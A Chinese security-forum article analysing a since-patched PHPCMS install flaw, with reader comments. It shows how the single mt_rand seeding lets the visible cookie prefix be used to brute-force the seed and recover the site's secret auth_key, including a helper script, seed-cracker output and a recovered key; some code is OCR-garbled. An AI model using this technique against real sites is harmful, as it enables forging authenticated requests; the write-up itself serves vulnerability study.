PHPCMS MT\_RAND SEED CRACK致authkey泄露

雨。 / 2017-10-10 09:35:00 / 浏览数 5976 技术文章 技术文章 顶(0) 踩(0)

## 正文

看到phpcms更新了,看了下补丁,分析了下他修复的漏洞。

这种漏洞在CTF中还是比较常见的,实例我还是第一次遇到。

在INSTALL.PHP中

```
🔓 😂 | 🕹 🐚 🖺 | 🕽 🖒 | 🏔 🍖 | 🤏 🥞 | 🖫 🖫 🖺 🖺 🎉 👂 🖅 💿 🕩 🗎 🕩 🖺
site, php 🗵 🔚 site, php 🖂 📒 site, php 🗵 🚞 module, php 🗵 🔚 install, php 🗵 🛗 install, php 🗵
 case 'installmodule': //执行SQL
      extract($_POST);
      $GLOBALS['dbcharset'] = $dbcharset;
      $PHP_SELF = isset($_SERVER['PHP_SELF']) ? $_SERVER['PHP_SELF'] : (isset($_SERVER['SCRIPT_N.
$rootpath = str_replace('\\',',',dirname($PHP_SELF));
      $rootpath = substr($rootpath, 0, -7);
      $rootpath = strlen($rootpath)>1 ? $rootpath : "/";
      if($module == 'admin') {
            $cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
$auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ
            $sys_config = array('cookie_pre'=>$cookie_pre,
                           'auth key'=>$auth key,
                            'web path'=>$rootpath,
$cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
$auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ');
在安装的时候,用random来生成了cookie_pre 和 authkey,
```


```
function random($length, $chars = '0123456789') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}</pre>
```

这里使用了mt\_rand来生成chars的索引来生成authkey之类的。

mt\_rand 在一个脚本中,产生多个随机数的时候,只播了一次种。

那么也就是mt\_rand生成cookie\_pre和authkey的种子是一样的。


cookie\_pre从名字就能看出这个是cookie名称的前缀,所以是可以拿到的,那么只要用cookie\_pre爆破到了种子的话,那么也就是拿到了生成authkey的种子。因为种子确定了的话,产生的随机数序列就可以确定了,也就是每次的索引可以确定了,就可以拿到auth\_key了。



首先看到 COOKIE\_PRE 为 AZZBP

这里直接用下wonderkun大佬的脚本,来获取一下cookie\_pre的各个字符串在序列中的位置。

```
<?php
str = "AZZBP";
$randStr = "abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ";
for($i=0;$i<strlen($str);$i++){</pre>
 $pos = strpos($randStr,$str[$i]);
 echo $pos." ".$pos." "."0 ".(strlen($randStr)-1)." ";
 //
//php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]
}
echo "\n";
26 26 0 51 51 51 0 51 51 51 0 51 27 27 0 51 41 41 0 51
然后用MT RAND SEED CRACKER来爆破一下种子。
然后把爆破到的种子,用mt_srand设置一下种子,再来获得随机数列,就能拿到authkey了。
因为爆破到的种子会有多个。 就一个一个慢慢试了。
                                                                            26 26 0 51
 51 51 0 51 51 51 0 51 27 27 0 51 41 41 0 51
 Pattern: EXACT-FROM-52 EXACT-FROM-52 EXACT-FROM-52 EXACT-FROM-52
 Found 0, trying 1040187392 - 1073741823, speed 6397609 seeds per secon
 seed = 1060256656
                                                                            然后把爆码
 Found 1, trying 1207959552 - 1241513983, speed 6395380 seeds per second
 seed = 1216159613
 Found 2, trying 1979711488 - 2013265919, speed 6395243 seeds per secon 本为爆破到
 seed = 2011931109
 Found 3, trying 2348810240 - 2382364671, speed 6396019 seeds per second
 seed = 2371990295
 Found 4, trying 2516582400 - 2550136831, speed 6396844 seeds per second
 seed = 2531697658
 Found 5, trying 2617245696 - 2650800127, speed 6397725 seeds per second
        Load URL
                        http://localhost/456.php?seed=1216159613
        Split URL
         Execute
                                     ost data
                                                   Enable Referrer
                           Enable
   AZZBP
   IYGN00xxppOPi0Zy6UCV
```



## AZZBP uZ01PQipALbtOKmHCALt

在试第三个种子的时候就拿到了正确的auth\_key了。

```
'gzip' => 1, //是台Gzip法獨后輸出¶
'auth_key' => 'uZ01PQipALbtOKmHCALt', //密钥¶
'lang' => 'zh-cn', -//网站语言包¶
'lock_ex' => '1', -//写入缀存时是否建立文件互斥锁定(女
```

拿到auth\_key后可以做的事情很多,就不多说了。

## 修复方法

官方的已经修复了。

多次播种了,那么根据cookie\_pre拿到的种子和生成auth\_key的种子是不一样的,所以authkey生成的序列就不知道咯。

点击收藏 | 1 关注 | 1

<u>上一篇:PHP mt\_rand()随机数安全</u>下一篇:</a><iframe src="...

1. 10 条回复



<u>0r3ak</u> 2017-10-10 10:27:58

不错,很早在雨牛的博客里面学习了这篇文章,是一个新思路,不仅仅是phpcms,包括很多类似的cms,开发在错误的将mt\_rand()用来当作安全的随机数造成的悲剧。
0 回复Ta



zxc 2017-10-11 01:21:51

雨屋

0 回复Ta



hades 2017-10-11 01:29:23

有些小地方还是有的玩~

0 回复Ta



<u>茜さす</u> 2017-10-15 14:35:21

雨牛,你的两张图片打错了,你博客就没问题的

0 回复Ta



hades 2017-10-16 01:13:22

已经修复咯~~

0 回复Ta



<u>xiao\_c</u> 2017-10-16 01:36:15

求告知雨牛的博客url

0 回复Ta



imp 2017-10-16 03:16:42


0 回复Ta



imp 2017-10-16 03:23:17

我的好像是新版,他random函数也改了。。

0 回复Ta



<u>cover</u> 2017-10-16 03:32:22

原理跟discuz 那个一模一样啊,只不过cooKie 前缀先生成

0 回复Ta



vulg\*\*\*\* 2019-04-29 22:16:05

@0r3ak 求雨牛大神的博客链接 表哥 可否告知下 谢谢了

0 回复Ta

ᅏᆿ	一四十
⇔ऋ	

## 先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板